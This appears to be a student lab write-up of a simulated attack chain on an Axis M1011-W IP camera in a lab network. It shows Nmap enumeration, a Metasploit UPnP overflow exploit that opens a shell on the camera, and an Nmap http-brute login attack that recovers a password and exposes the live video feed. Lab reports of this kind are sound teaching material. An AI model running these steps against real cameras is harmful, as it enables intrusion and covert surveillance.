


Objective:

- To simulate the stages of the 'cyber attack chain'
- *Enumeration*
- Exposing weak security measures
- Provide more experience

**Step 1.** Finding the vulnerable device, service, etc. I used Netdiscover-tool and found an IoT device on the target.



The screenshot shows the Netdiscover tool interface. At the top, it says 'File Actions Edit View Help'. Below that, it says 'Currently scanning: Finished!' and 'Screen View: Unique Hosts'. A summary line states '13 Captured ARP Req/Rep packets, from 12 hosts. Total size: 780'. Below this is a table with the following columns: IP, At MAC Address, Count, Len, and MAC Vendor / Hostname. The table lists 12 unique hosts with their IP addresses, MAC addresses, and the vendor of the network card.

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.10.4.10	00:15:5d:7c:56:0f	1	60	Microsoft Corporation
10.10.4.20	00:15:5d:7c:56:0e	1	60	Microsoft Corporation
10.10.4.30	00:15:5d:7c:56:0d	1	60	Microsoft Corporation
10.10.4.35	00:17:59:7b:66:44	1	60	Cisco Systems, Inc
10.10.4.40	00:15:5d:7c:56:08	1	60	Microsoft Corporation
10.10.4.60	00:40:8c:be:5b:b9	1	60	AXIS COMMUNICATIONS AB
10.10.4.70	00:15:5d:7c:56:16	1	60	Microsoft Corporation
10.10.4.120	d4:f4:be:25:f6:19	1	60	Palo Alto Networks
10.10.4.121	d4:f4:be:25:f6:19	1	60	Palo Alto Networks
10.10.4.127	00:22:0d:ce:66:c6	2	120	Cisco Systems, Inc
10.10.4.129	00:0c:29:6b:43:64	1	60	VMware, Inc.
10.10.4.130	00:0c:29:21:b7:f7	1	60	VMware, Inc.

**Step 2.**

The device was Axis Communications AB IP-camera. Model: M1011-W ftpd 5.20.3.

I used Nmap to identify potential vulnerabilities and gathered all the necessary information(ip-address, model of the device, operating system etc)

## Lab04

```
kali@kali: ~  
File Actions Edit View Help  
PORT      STATE SERVICE  
80/tcp    open  http  
MAC Address: 00:40:8C:BE:5B:B9 (Axis Communications AB)  
  
Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds  
  
(kali@kali)-[~]  
$ nmap -sT -p0-1024 10.10.4.60  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-06 04:43 EST  
Nmap scan report for 10.10.4.60  
Host is up (0.0071s latency).  
Not shown: 1022 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
80/tcp    open  http  
554/tcp    open  rtsp  
MAC Address: 00:40:8C:BE:5B:B9 (Axis Communications AB)  
  
Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds  
  
(kali@kali)-[~]  
$ nmap -sV -p 23,80,554 10.10.4.60  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-06 04:44 EST  
  
zsh: suspended nmap -sV -p 23,80,554 10.10.4.60  
  
(kali@kali)-[~]  
$ nmap -sV -p 21,80,554 10.10.4.60  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-06 04:44 EST  
Nmap scan report for 10.10.4.60  
Host is up (0.00074s latency).  
  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      Axis M1011-W Network Camera ftpd 5.20.3 (Jun 23 2016)  
80/tcp    open  http     Boa httpd  
554/tcp    open  rtsp     Axis M1054 or P3364 Network Camera rtspd  
MAC Address: 00:40:8C:BE:5B:B9 (Axis Communications AB)  
Service Info: Device: webcam; CPE: cpe:/h:axis:m1011-w_network_camera  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 21.51 seconds  
  
(kali@kali)-[~]  
$
```

```
(kali@kali)-[~]  
$ nmap -sU -p1899-1901 10.10.4.60  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-06 04:51 EST  
Nmap scan report for 10.10.4.60  
Host is up (0.00052s latency).  
  
PORT      STATE      SERVICE  
1899/udp  closed    mc2studios  
1900/udp  open|filtered upnp  
1901/udp  closed    fjicl-tep-a  
MAC Address: 00:40:8C:BE:5B:B9 (Axis Communications AB)  
  
Nmap done: 1 IP address (1 host up) scanned in 1.49 seconds
```

### **Step3.** Exploitation, using Metasploit Framework!

In this step, we used Metasploit to exploit a vulnerability in the target system. We identified a suitable exploit, configured it with the right options, and successfully gained shell access to the system, verifying our success with basic commands.

## Lab04

```
File Actions Edit View Help
Matching Modules

# Name Disclosure Date Rank
Check Description
- - - - -
0 exploit/windows/fileformat/altap_salamanca_pdb 2007-06-19 good
No Altap Salamander 2.5 PE Viewer Buffer Overflow
1 post/windows/manage/install_ssh . normal
No Install OpenSSH for Windows
2 exploit/multi/upnp/libupnp_ssdps_overflow 2013-01-29 normal
No Portable UPnP SDK unique_service_name() Remote Code Execution
3 \_ target: Automatic .
4 \_ target: Supermicro Onboard IPMI (X9SCL/X9SCM) Intel SDK 1.3.1 .
5 \_ target: Axis Camera M1011 5.20.1 UPnP/1.4.1 .
6 \_ target: Debug Target .
7 evasion/windows/process_herperderping . normal
No Process Herperderping evasion technique
8 \_ target: Microsoft Windows (x64) .
9 \_ target: Microsoft Windows (x86) .
10 auxiliary/scanner/ssl/ssl_version 2014-10-14 normal
No SSL/TLS Version Detection
11 exploit/solaris/local/libnspr_log_file_priv_esc 2006-10-11 excellen
t Yes Solaris libnspr NSPR LOG_FILE Privilege Escalation
12 exploit/windows/fileformat/ultraiso_cue 2007-05-24 great
No UltraISO CUE File Parsing Buffer Overflow
13 \_ target: Windows - UltraISO v8.6.2.2011 portable .
14 \_ target: Windows - UltraISO v8.6.0.1936 .

Interact with a module by name or index. For example info 14, use 14 or use exploit/windows/fileform
at/ultraiso_cue
After interacting with a module you can manually set a TARGET with set TARGET 'Windows - UltraISO v8
.6.0.1936'

msf6 >
```

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(multi/upnp/libupnp_ssdps_overflow) > exploit
[*] Exploiting 10.10.4.60 with target 'Axis Camera M1011 5.20.1 UPnP/1.4.1' with 2106 bytes to port
1900 ...
[*] Started bind TCP handler against 10.10.4.60:4444
[+] Sending payload of 109 bytes to 10.10.4.60:42093 ...
[*] Command shell session 1 opened (10.10.4.131:43963 → 10.10.4.60:4444) at 2025-03-06 06:00:18 -05
00
[*] Shutting down payload stager listener ...

whoami
/bin/sh: whoami: not found
hostname
axis-00408cbe5bb9
id
uid=115(upnp) gid=115(upnp)
ip addr
1: lo: <LOOPBACK,UP,10000> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 brd 127.255.255.255 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,10000> mtu 1500 qdisc pfifo_fast qlen 128
    link/ether 00:40:8c:be:5b:b9 brd ff:ff:ff:ff:ff:ff
    inet 169.254.254.76/16 brd 169.254.255.255 scope link eth0
    inet 10.10.4.60/24 brd 10.10.4.255 scope global eth0
3: sit0: <NOARP> mtu 1480 qdisc noop
    link/sit 0.0.0.0 brd 0.0.0.0
4: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
    link/ether 00:40:8c:be:5b:b9 brd ff:ff:ff:ff:ff:ff
```

Here is the successful exploit! Basic Linux-commands shows I am in control of the

## Lab04

target system. After verifying the control, I began searching for usernames and other useful information. I found three usernames and pasted them into the users.txt file.

### Step4.

The last step was to use Nmap and brute-force access to the target's web service.

```
(kali@kali)-[~]
└─$ nmap -p 80 10.10.4.60 --script http-brute --script-args path=/view/viewer_index.shtml,userdb=users.txt,p
asssdb=/usr/share/wordlists/fasttrack.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-06 06:49 EST
Nmap scan report for 10.10.4.60
Host is up (0.00068s latency).

PORT      STATE SERVICE
80/tcp    open  http
http-brute:
  Accounts:
    Pelle:P@ssw0rd - Valid credentials
  _ Statistics: Performed 606 guesses in 23 seconds, average tps: 26.7
MAC Address: 00:40:8C:BE:5B:B9 (Axis Communications AB)

Nmap done: 1 IP address (1 host up) scanned in 22.91 seconds
```

After successfully completing the brute-force attack, we gained access to the target system. The IP camera was online and displaying the live feed, allowing us to observe real-time video from the device.

